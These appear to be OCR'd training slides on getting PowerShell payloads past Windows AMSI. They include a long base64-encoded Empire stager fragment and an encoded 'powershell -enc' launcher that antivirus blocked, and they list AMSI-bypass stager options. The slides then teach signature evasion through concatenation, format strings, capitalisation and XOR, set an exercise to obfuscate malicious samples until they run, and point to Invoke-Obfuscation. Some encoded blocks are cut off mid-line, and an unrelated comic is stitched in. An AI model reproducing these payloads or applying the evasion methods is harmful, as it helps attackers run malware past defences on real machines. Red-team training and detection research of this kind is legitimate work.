HsAJAA4AEQAQQBjADEAPQBbAHIAZQBmAF0ALgBBAHMAcwBFAE0AYgBMAHkALgBHAEUAVABUAFkAcABFACgAJwBTAHkAcwB0AGUAbQAuAE0AY
AHUAdABvAG0AYQB0AGkAbwBuAC4AVQB0AGkAbABzACcAKQAuACIARwBFAFQARgBpAEUAYABMAGQAIgAoACcAYwBhAGMAaABlAGQARwByAG8A
0AHQAaQBuAGcAcwAnACwAJwBOACcAKwAnAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQA7AEkAZgAoACQAOABkAEEAYwAxACk
BEAEEAQwAxAC4ARwBFAHQAVgBhAEwAdQBlACgAJABOAHUATABsACkAOwBJAGYAKAAkADMAMgBlADQAZgBbACcAUwBjAHIAaQBwAHQAQgAnAC
QBuAGcAJwBdACkAewAkADMAMgBlADQARgBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFA
dABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAwADsAJAAzADIARQA0AEYAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABv
AXQBbACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgBsAG8AYwBrAEkAbgB2AG8AYwBhAHQAaQBvAG4ATABvAGcAZwBpAG4AZwAnAF0APQA
wAbABlAEMAVABpAG8AbgBzAC4ARwBlAE4ARQByAGkAYwAuAEQAaQBDAHQASQBPAE4AYQByAFkAWwBzAFQAUgBJAG4AZwAsAFMAWQBTAHQARQ
DoAOgBuAEUAVwAoACkAOwAkAHYAYQBsAC4AQQBkAEQAKAAnAEUAbgBhAGIAbABlAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZ
AHYAYQBsAC4AQQBEAGQAKAAnAEUAbgBhAGIAbABlAFMAYwByAGkAcAB0AEIAbABvAGMAawBJAG4AdgBvAGMAYQB0AGkAbwBuAEwAbwBnAGcA
yAGUANABGAFsAJwBIAEsARQBZAF8ATABPAEMAQQBMAF8ATQBBAEMASABJAE4ARQBcAFMAbwBmAHQAdwBhAHIAZQBcAFAAbwBsAGkAYwBpAGU
B0AFwAVwBpAG4AZABvAHcAcwBcAFAAbwB3AGUAcgBTAGgAZQBsAGwAXABTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG
QBMAFMARQB7AFsAUwBjAFIASQBQAFQAQgBMAG8AQwBLAF0ALgAiAEcAZQBUAEYAaQBlAGAATABkACIAKAAnAHMAaQBnAG4AYQB0AHUAcgBlA
UAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkALgBTAGUAVABWAGEATAB1AGUAKAAkAG4AdQBsAEwALAAoAE4AZQB3AC0ATwBCAGoARQBD
ATwBuAFMALgBHAEUAbgBlAHIASQBjAC4ASABhAFMASABTAEUAVABbAFMAdAByAEkAbgBHAF0AKQApAH0AJABSAGUAZgA9AFsAUgBFAGYAXQA
cARQB0AFQAeQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBBAG0Acw
FIARQBGAC4ARwBFAHQARgBJAEUATABEACgAJwBhAG0AcwBpAEkAbgBpAHQARgAnACsAJwBhAGkAbABlAGQAJwAsACcATgBvAG4AUAB1AGIAb
ACkALgBTAGUAVABWAGEATABVAEUAKAAkAE4AVQBsAEwALAAkAHQAUgBVAGUAKQA7AH0AOwBbAFMAeQBTAHQAZQBtAC4ATgBFAFQALgBTAEUA
NAEEAbgBBAGcARQByAF0AOgA6AEUAWABwAGUAQwBUADEAMAAwAEMATwBuAHQASQBOAHUARQA9ADAAOwAkADQAMwBFAGYAMwA9AE4ARQBXAC0
BUAEUAbQAuAE4ARQB0AC4AVwBFAEIAQwBsAEkAZQBuAFQAOwAkAHUAPQAnAE0AbwB6AGkAbABsAGEALwA1AC4AMAAgACgAVwBpAG4AZABvAH
ABXAE8AVwA2ADQAOwAgAFQAcgBpAGQAZQBuAHQALwA3AC4AMAA7ACAAcgB2ADoAMQAxAC4AMAApACAAbABpAGsAZQAgAEcAZQBjAGsAbwAnA
QQBEAGUAcgBTAC4AQQBkAEQAKAAnAFUAcwBlAHIALQBBAGcAZQBuAHQAJwAsACQAdQApADsAJAA0ADMARQBGADMALgBQAFIAbwBYAHkAPQBb
ALgBXAEUAYgBSAGUAcQBVAGUAcwB0AF0AOgA6AEQAZQBGAEEAdQBsAHQAVwBlAEIAUABSAE8AeAB5ADsAJAA0ADMARQBGADMALgBQAHIAbwB
kAYQBMAFMAIAA9ACAAWwBTAHkAcwBUAEUAbQAuAE4AZQB0AC4AQwByAGUARABlAE4AdABJAEEAbABDAEEAYwBoAEUAXQA6ADoARABlAEYAQQ
```


Proxy	False	default	Proxy to use for request (default, none, or other).
UserAgent	False	default	User-agent string to use for the staging request (default, none, or other).
AMSIBypass	False	True	Include mattifestation's AMSI Bypass in the stager code.

Test your Empire Payload

Empire Tutorial

Default Empire will not get past AMSI

- Obfuscation or changes are needed
- Default Empire will get you caught




```
PS C:\Users\User> powershell -nop -sta -enc SQBmACgAJABQAFMAVgBFAFIAUwBpAG8ATgBUAEEAYgBsAGUALgBQAFMAVgBlAFIAcw
AB5AC4ARwB1AHQAVABZAFAAZQAoACcAUwB5AHMAdAB1AG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAFU
MAeQBTAGUAdAB0AGkAbgBnAHMAJwAsACcATgAnACsAJwBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkAOwBJAEYAKAAkAGUAOAAw
2AEIANgA2AFsAJwBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0AKQB7ACQANgBiADYANgBbACcAUwBjAHIAa
KwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAwADsAJAA2AGIANgA2AFsAJwBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAG
EwAbwBnAGcAaQBuAGcAJwBdAD0AMAB9ACQAVgBhAGwAPQBbAEMAbwBsAEwAZQBDAHQAaQBPAE4AUwAuAEcARQBOAGUAcgBpAGMALgBEAGkAQwB
ApADsAJAB2AGEATAAuAEEARABEACgAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnACwA
AdABpAG8AbgBMAG8AZwBnAGkAbgBnACcALAAwACkAOwAkADYAQgA2ADYAWwAnAEgASwBFAFkAXwBMAE8AQwBBAEwAXwBNAEEAQwBIAEkATgBFA
AFwAUABvAHcAZQByAFMAaABlAGwAbABcAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQA9ACQAdgBBAGwAfQ
gBhAHQAdQByAGUAcwAnACwAJwBOACcAKwAnAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQAuAFMARQBUAFYAQQBsAHUAZQAoACQ
MALgBIAEEAUwBoAFMAZQB0AFsAUwB0AHIAaQBuAGcAXQApACkAfQAkAFIAZQBmAD0AWwBSAEUARgBdAC4AQQBTAHMAZQBNAEIAbAB5AC4ARwBF
uAEEAbQBzAGkAVQB0AGkAbABzACcAKQA7ACQAUgBlAEYALgBHAEUAdABGAGkARQBsAGQAKAAnAGEAbQBzAGkASQBuAGkAdABGACcAKwAnAGEAa
TgB1AGwAbAAsACQAVABSAHUAZQApADsAfQA7AFsAUwB5AFMAdAB1AG0ALgBOAGUAdAAuAFMAZQByAFYAaQBDAEUAUABvAGkATgB0AE0AQQBuAE
C0ATwBCAGoAZQBDAHQAIABTAFkAcwBUAEUAbQAuAE4ARQBUAC4AVwB1AGIAQwBsAGkAZQBuAFQAOwAkAHUAPQAnAE0AbwB6AGkAbABsAGEALwA
A3AC4AMAA7ACAAcgB2ADoAMQAxAC4AMAApACAAbABpAGsAZQAgAEcAZQBjAGsAbwAnADsAJAA4AEQAMQAzAC4ASABlAEEARABFAHIAUwAuAEEA
AdAB1AG0ALgBOAEUAdAAuAFcAZQBiAFIARQBRAHUAZQBTAHQAXQA6ADoARABlAEYAYQBVAEwAVABXAGUAQgBQAFIAbwB4AFkAOwAkADgARAAxA
AEUARABlAG4AdABJAEEAbABDAEEAQwBoAGUAXQA6ADoARABFAGYAYQB1AGwAVABOAGUAdAB3AG8AcgBLAEMAUgBFAGQAZQBuAHQAaQBhAGwAcw
wB0AEUATQAuAFQAZQB4AHQALgBFAG4AQwBvAGQASQBuAGcAXQA6ADoAQQBTAEMASQBJAC4ARwBFAHQAQgBZAFQARQBzACgAJwBiAD4AaABDADc
QALAAkAEsAPQAkAEEAcgBnAHMAOwAkAFMAPQAwAC4ALgAyADUANQA7ADAALgAuADIANQA1AHwAJQB7ACQASgA9ACgAJABKACsAJABTAFsAJABf
dAD0AJABTAFsAJABKAF0ALAAkAFMAWwAkAF8AXQB9ADsAJABEAHwAJQB7ACQASQA9ACgAJABJACsAMQApACUAMgA1ADYAOwAkAEgAPQAoACQAS
UwBbACQASQBdADsAJABfAC0AYgB4AE8AUgAkAFMAWwAoACQAUwBbACQASQBdACsAJABTAFsAJABIAF0AKQAlADIANQA2AF0AfQB9ADsAJABzAG
GkATgBHACgAWwBDAE8ATgBWAEUAUgBUAF0AOgA6AEYAUgBvAG0AQgBhAFMARQA2ADQAUwBUAHIASQBOAEcAKAAnAGEAQQBCADAAQQBIAFEAQQB
BBAEMANABBAE0AZwBBADAAQQBEAGsAQQBPAGcAQQA0AEEARABBAEEAJwApACkAKQA7ACQAdAA9ACcALwBuAGUAdwBzAC4AcABoAHAAJwA7ACQA
AZgBlADEAUwBqAEwAQQBUAC8AMwBxAFgANgB1AFkAZwAvADIARABjAGMAegBOAE4AOQBhAG8APQAiACkAOwAkAEQAQQBUAEEAPQAkADgARAAxA
AC4AMwBdADsAJABEAEEAdABBAD0AJABEAGEAVABBAFsANAAuAC4AJABEAEEAVABhAC4ATABlAG4AZwBUAGgAXQA7AC0AagBvAEkAbgBbAEMASA
At line:1 char:1
+ powershell -nop -sta -enc SQBmACgAJABQAFMAVgBFAFIAUwBpAG8ATgBUAEEAYgB ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Obfuscation Techniques

Randomized Capitalization

Powershell ignores capitalization

- Create a standard variable `$test = "hello world"`
- This makes `Write-Host $TEst` and `Write-Host $teST`
- The same as… `hello world`
- AMSI ignores capitalization, but changing your hash is a best practice

Concatenation

AMSI is still heavily dependent upon signatures, simple concatenation can circumvent most alerts

```
$var1 = "amsicontext"
```

will be flagged

```
At line:1 char:1
+ $var1 = "amsicontext"
+ ~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

But,

```
$var1 = "amsi" + "context"
```

is not flagged

Variable Insertion

Powershell recognizes $ as a special character in a string and will fetch the associated variable.

We embedded `$var1 = 'context'` into `$var2 = "amsi$var1"`

Which gives us

```
PS C:\Users\dredg> $var2
amsicontext
```

Format String

Powershell allows for the use of {} inside a string to allow for variable insertion. This is an implicit reference to the format string function.

```
$test = "amsicontext"
```
will be flagged

```
At line:1 char:1
+ $test = "amsicontext"
+ ~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```


But,
```
PS C:\Users\dredg> $test = "amsi{0}text" -f "con"
```

Returns…
```
PS C:\Users\dredg> $test
amsicontext
```

XOR || ⊕

Uses:

- Pseudorandom number generation
- Error detection
- **Encryption/Decryption**
  - **Reversable function**



A	B	A XOR B
0	0	0
0	1	1
1	0	1
1	1	0

Obfuscate the Samples

Using Samples 1-3 from the early exercise attempt to obfuscate them so that they will run


Sample 3 can be difficult to figure out what is causing the issue

Save your modified versions as a different name. We will reuse the unobfuscated samples latter


Close/Open Powershell ISE between samples

Hints

- Break large sections of code into smaller pieces
- Isolate fewer lines to determine what is being flagged
- Good place to start is looking for “AMSI”



The Answers



PYTHON
THIS IS PLAGIARISM. YOU CAN'T JUST "IMPORT ESSAY."
JAVA
I'M TWO PAGES IN AND I STILL HAVE NO IDEA WHAT YOU'RE SAYING.
C++
I ASKED FOR ONE COPY, NOT FOUR HUNDRED.
UNIX SHELL
I DON'T HAVE PERMISSION TO READ THIS.
ASSEMBLY
DID YOU REALLY HAVE TO REDEFINE EVERY WORD IN THE ENGLISH LANGUAGE?
C
THIS IS GREAT, BUT YOU FORGOT TO ADD A NULL TERMINATOR. NOW I'M JUST READING GARBAGE.
LATEX
YOUR PAPER MAKES NO GODDAMN SENSE, BUT IT'S THE MOST BEAUTIFUL THING I HAVE EVER LAID EYES ON.
HTML
THIS IS A FLOWER POT.

Invoke-Obfuscation

Invoke-Obfuscation

Install here


- https://github.com/danielbohannon/Invoke-Obfuscation
  - “Start-up.ps1”
  - “Import-Module ./Invoke-Obfuscation.psd1”
- Run “Invoke-Obfuscation”



Invoke-Obfuscation

Type “Tutorial” for high level directions


- Extremely helpful for learning/remembering the basics



Invoke-Obfuscation

Example code


- Use Sample 4
- SET SCRIPTBLOCK…



Invoke-Obfuscation

